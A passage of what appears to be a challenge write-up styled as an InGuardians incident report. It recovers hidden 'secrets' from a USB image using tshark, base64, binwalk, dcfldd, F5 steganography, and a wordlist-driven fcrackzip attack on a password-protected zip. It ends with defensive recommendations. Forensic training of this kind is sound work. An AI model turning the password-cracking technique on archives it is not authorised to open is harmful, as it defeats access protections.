/mnt/LetterFromJackToChuck.doc: Composite Document File V2 Document, Little Endian, Os: MacOS, Version 10.3, Code page: 10000, Author: Jonathan Pease, Template: Normal.dotm, Last Saved By: Jonathan Pease, Revision Number: 1, Name of Creating Application: Microsoft Macintosh Word, Total Editing Time: 04:00, Create Time/Date: Mon Dec 25 14:27:00 2034, Last Saved Time/Date: Mon Dec 25 14:31:00 2034, Number of Pages: 1, Number of Words: 156, Number of Characters: 737, Security: 0
```

Review of the "LetterFromJackToChuck.doc" determined that it is a message from two Scrooge competitors. While the document contents are interesting the focus of this investigation was on specific "secrets" it may contain. Review of the file properties (as shown in Figure 5) revealed one of these secrets: "USB Secret #1: Your demise is a source of mirth."




Figure 5 LetterFromJackToChuck.doc Properties

InGuardians immediately texted this secret to the Scrooge CEO and continued the investigation.

Next, InGuardians focused on the "hh2014-chat.pcapng" which is a network traffic capture file. The contents of this file include multiple system-to-system conversations with a range of protocols: SNMP, NBNS, and, most specifically, HTTP traffic with a PHP Chat conversation. InGuardians' initial review of these conversations did not reveal any information that could be associated with secrets.

One interesting aspect of the Pcap-NG format is that it provides a means to add comments to a specific packet. InGuardians used the TShark network analysis tool to extract all of the comments from this capture file and obtained the following information.

```
InG> tshark -r hh2014-chat.pcapng -T fields -e frame.comment -Y pkt_comment
VVNCIFN1Y3JldCAjMjogWW91ciBkZW1pc2UgaXMgYSBzb3VyY2Ugb2YgcmVsaWVmLg==
https://code.google.com/p/f5-steganography/
```

The first comment appears to be Base64 encoded information and the second comment is a URI to the open source F5 Steganography tool. InGuardians used the command line tool "base64" to decode this message and was provided with another secret. The secret has been highlighted for clarity.

```
InG> echo
"VVNCIFN1Y3JldCAjMjogWW91ciBkZW1pc2UgaXMgYSBzb3VyY2Ugb2YgcmVsaWVmLg==" |
base64 -d
USB Secret #2: Your demise is a source of relief.
```

InGuardians immediately texted this secret to the Scrooge CEO and continued the investigation.

As no overt information pertaining to secrets was evident in the Pcap-NG file InGuardians turned to the file's ADS. From the filename, "hh2014-chat.pcapng:Bed_Curtains.zip," this ADS is a compressed file with the ZIP format. To extract this file InGuardians initially turned to the Binwalk utility to locate the file's position within the image.

```
InG> binwalk -y='zip' hhusb.dd.bin

DECIMAL          HEXADECIMAL      DESCRIPTION
-----
---
2564288          0x2720C0         Zip archive data, at least v2.0 to extract,
compressed size: 252, uncompressed size: 540, name: "[Content_Types].xml"
2564589          0x2721ED         Zip archive data, at least v2.0 to extract,
compressed size: 192, uncompressed size: 310, name: "_rels/.rels"
2564822          0x2722D6         Zip archive data, at least v2.0 to extract,
compressed size: 131, uncompressed size: 138, name:
"theme/theme/themeManager.xml"
```



```
2565011      0x272393      Zip archive data, at least v2.0 to extract,
compressed size: 1825,  uncompressed size: 7643, name:
"theme/theme/theme1.xml"
2566888      0x272AE8      Zip archive data, at least v2.0 to extract,
compressed size: 182,   uncompressed size: 283, name:
"theme/theme/_rels/themeManager.xml.rels"
2567488      0x272D40      End of Zip archive
4798245      0x493725      gzip compressed data, from Unix, NULL date: Wed
Dec 31 18:00:00 1969
4799461      0x493BE5      gzip compressed data, from Unix, NULL date: Wed
Dec 31 18:00:00 1969
5234688      0x4FE000      Zip encrypted archive data, at least v2.0 to
extract, compressed size: 1429113,  uncompressed size: 1434946, name:
"Bed_Curtains.png"
6663977      0x65AF29      End of Zip archive
```

From this information it appears that the Zip file at the byte offset 0x4FE000 is the file that needs to be extracted. InGuardians used Binwalk to isolate and extract this file.

```
InG> ls _hhusb.dd.bin.extracted/
4FE000.zip 65AF29.zip
InG> file _hhusb.dd.bin.extracted/*
_hhusb.dd.bin.extracted/4FE000.zip: Zip archive data, at least v2.0 to
extract
_hhusb.dd.bin.extracted/65AF29.zip: Zip archive data (empty)
```

Using the "unzip" and "7z" utilities, InGuardians attempted to extract this file. Each attempt ended with an error. Analysis of the extracted file determined that Binwalk's extraction mechanism truncated the end of the file thus removing data necessary to decompress the internal file.

InGuardians used the information provided by Binwalk to analyze the USB image using a hex editor. Leveraging our experience and the ZIP format footer (which starts with the bytes 0x504b0506) InGuardians was able to manually cut the ZIP file from the image using the "dcfldd" utility. Once extracted, InGuardians attempted to extract the Zip file only to be presented with a password prompt.

```
InG> dcfldd bs=1 skip=5234688 count=1429399 if=hhusb.dd.bin
of=bed_curtains.zip
1429248 blocks (1Mb) written.
1429399+0 records in
1429399+0 records out
InG> unzip bed_curtains.zip
Archive:  bed_curtains.zip
[bed_curtains.zip] Bed_Curtains.png password:
```

InGuardians attempted to contact the Scrooge CEO to determine potential passwords for this file. InGuardians received no guidance and resorted to attempting random passwords associated with the current engagement. One of the resources used by InGuardians was the wordlist generated by running the CeWL tool against the Scrooge website. To automate the password testing InGuardians used the "fcrackzip" utility to attempt each of the passwords against the zipped file. The first possible word identified successfully unzipped the file.

```
InG> fcrackzip -D -p cewl_sandm_wordlist.txt bed_curtains.zip
possible pw found: shambolic ()
```



```
possible pw found: O3K ()
possible pw found: e8CU ()
[Snipped by InGuardians for brevity]
possible pw found: 2ZjX ()
InG> unzip bed_curtains.zip
Archive:  bed_curtains.zip
[bed_curtains.zip] Bed_Curtains.png password:
  inflating: Bed_Curtains.png
InG> file Bed_Curtains.png
Bed_Curtains.png: PNG image data, 1369 x 1046, 8-bit/color RGBA, non-
interlaced
```

InGuardians reviewed this image to see if it provided any information pertaining to the secrets requested by the Scrooge CEO. This image is shown in Figure 6.




Figure 6 Extracted Bed_Curtains.png Image

Review of the data contained in the image did not provide any obvious secrets. As any file can contain additional data InGuardians analyzed the PNG file itself for string data. This resulted in another secret which has been highlighted for clarity.

```
InG> strings -n 14 Bed_Curtains.png
```



```
iTXtXML:com.adobe.xmp
<x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="XMP Core 5.4.0">
  <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#">
    <rdf:Description rdf:about=""
      xmlns:tiff="http://ns.adobe.com/tiff/1.0/">
      <tiff:Compression>5</tiff:Compression>
      <tiff:PhotometricInterpretation>2</tiff:PhotometricInterpretation>
      <tiff:Orientation>1</tiff:Orientation>
    </rdf:Description>
```

```
]~q5<5)TBV5&iE
```

USB Secret #3: Your demise is a source of gain for others.

```
zTXtRaw profile type APP1
```

InGuardians immediately texted this secret to the Scrooge CEO and continued the investigation.

After extracting the strings data InGuardians focused on extracting the deleted image labeled "Tiny_Tom_Crutches_Final.jpg." InGuardians returned to the Binwalk utility to extract the JPEG images from the disk image. The Binwalk utility identified and extracted two JPEG images from the image.

```
InG> binwalk --dd='jpeg:jpg' -y='jpeg' hhusb.dd.bin

DECIMAL          HEXADECIMAL      DESCRIPTION
-----
---
2547532          0x26DF4C         JPEG image data, JFIF standard 1.01
2584576          0x277000         JPEG image data, JFIF standard 1.00

InG> ls _hhusb.dd.bin.extracted/
26DF4C.jpg  277000.jpg
InG> file _hhusb.dd.bin.extracted/*
_hhusb.dd.bin.extracted/26DF4C.jpg: JPEG image data, JFIF standard 1.01
_hhusb.dd.bin.extracted/277000.jpg: JPEG image data, JFIF standard 1.00,
comment: "JPEG Encoder Copyright 1998, James R. Weeks and BioElectroMech"
```

InGuardians' review of these images determined that the first image, "26DF4C.jpg," is an image from an image extracted from the "LetterFromJackToChuck.doc" file. The second image, "277000.jpg," is the deleted image originally named "Tiny_Tom_Crutches_Final.jpg," shown in Figure 7.



Figure 7 Recovered Deleted Image

Visual review of this file did not provide any data pertaining to secrets. String review, which proved successful against the "Bed_Curtains.png" image, also provided no information about secrets or information to assist with the search.

Backtracking through the information obtained during other areas of the engagement InGuardians reviewed the URI extracted from the Pcap-NG file's comments: <https://code.google.com/p/f5-steganography/>. Reviewing the F5 tool's capabilities InGuardians determined that the tool could have been used to embed data into any one of the JPEG images extracted from the disk image. InGuardians tested this concept using the "277000.jpg" image and the F5 tool's extraction capabilities. While most files containing steganographic information require passwords InGuardians first tested the F5 tool without a password. The output from this image has been highlighted to show the secret extracted using this tool.

```
InGy> java -jar ~/PenTest/f5/f5.jar x -e Tiny_Tom_Crutches_Final.txt
277000.jpg
Huffman decoding starts
Permutation starts
423168 indices shuffled
Extraction starts
Length of embedded file: 116 bytes
(1, 127, 7) code used
```




```
InG> cat Tiny_Tom_Crutches_Final.txt  
Tiny Tom has died.
```

USB Secret #4: You can prevent much grief and cause much joy. Hack for good, not evil or greed.

InGuardians immediately texted this secret to the Scrooge CEO and continued the investigation.

4.5 Stave Five

Upon receiving the fourth secret from the drive image, the Scrooge CEO called InGuardians and expressed his gratitude. He instructed InGuardians that no further analysis was necessary and he had determined that, from the information provided, this was merely an explainable event and not an incident that required any additional effort or response.



5.0 FUTURE CONSIDERATIONS

5.1 Rotate Secure Shell Keys

The Scrooge-and-Marley (Scrooge) CEO has not rotated SSH keys in seven years. To protect against the compromise of private keys on retired resources, InGuardians recommends Scrooge establishes a mandatory key rotation policy for all administrators and executive management.

5.2 Self-signed Certificates on Scrooge Website

Scrooge's primary website is protected with a self-signed certificate. As Scrooge deals with highly sensitive vulnerability and exploitation information the integrity and confidentiality of communications between Scrooge and its clients and partners is critical. InGuardians recommends that Scrooge obtain a valid certificate from a Trusted Certificate Authority for this website.

5.3 No Internal Intrusion Detection Mechanisms

Internal network vulnerability scanning was used to identify the "Marley" system on Scrooge's internal network. While helpful, vulnerability scans did not provide a history of activity for this rogue, and potentially malicious, server. Intrusion detection solutions are designed to quickly identify rogue systems and application within a network. InGuardians recommends that Scrooge review and deploy an intrusion detection system on the internal network to reduce the gap between system and network compromise and the identification of the compromise. These security controls will also provide Scrooge IT Staff with the information they need to understand the initial infection vector, persistence mechanisms, and propagation of the compromise within Scrooge's infrastructure. This information will positively impact and prioritize all incident response efforts.

5.4 Two-factor Authentication For Voice Mail Access

InGuardians' review of the Scrooge customer service line determined that the voice mail for this service could be accessed if the passcode is known or could be guessed. This leaves the voice mail susceptible to brute force attacks which, if successful will expose information about clients, partners, and, potentially exploitable vulnerabilities. InGuardians recommends Scrooge consider reconfiguring this service so that it is only accessible from internal resources or uses two-factor authentication to access voice mail messages.



6.0 CONCLUSIONS

InGuardians' assessment of the events outlined in this report indicates that Scrooge-and-Marley's (Scrooge) internal resources have been breached by attackers. These attackers have left various markers indicating their penetration of Scrooge's network, resources, and data. While Scrooge's CEO may have determined that this event is not an incident the introduction of vulnerabilities to Scrooge's primary website leads InGuardians to question this decision. Scrooge is extremely lucky that this incident did not result in the critical loss of Scrooge's intellectual property, a ransom situation such as experienced by CryptoLocker victims, or the destruction of the whole environment similar to the Shamoon malware attacks.

InGuardians recommends a full review of all Scrooge resources to determine the integrity of the system and the data they contain. All user and administrative access should be reviewed to determine if they are legitimate or indicate signs of compromise and unauthorized access. InGuardians also **STRONGLY** recommends a complete architecture review of Scrooge resources to determine the state of the security controls and the segmentation of resources and data as appropriate for their criticality. It appears that, despite being a security-related business, Scrooge has let the basic tenants of a secure environment fall to the wayside in preference of business functionality. This attitude is the primary reason most of the actions, perpetrated against Scrooge resources, outlined within this report were possible.

InGuardians appreciates the opportunity to work with Scrooge personnel on this effort and we look forward to providing additional security services.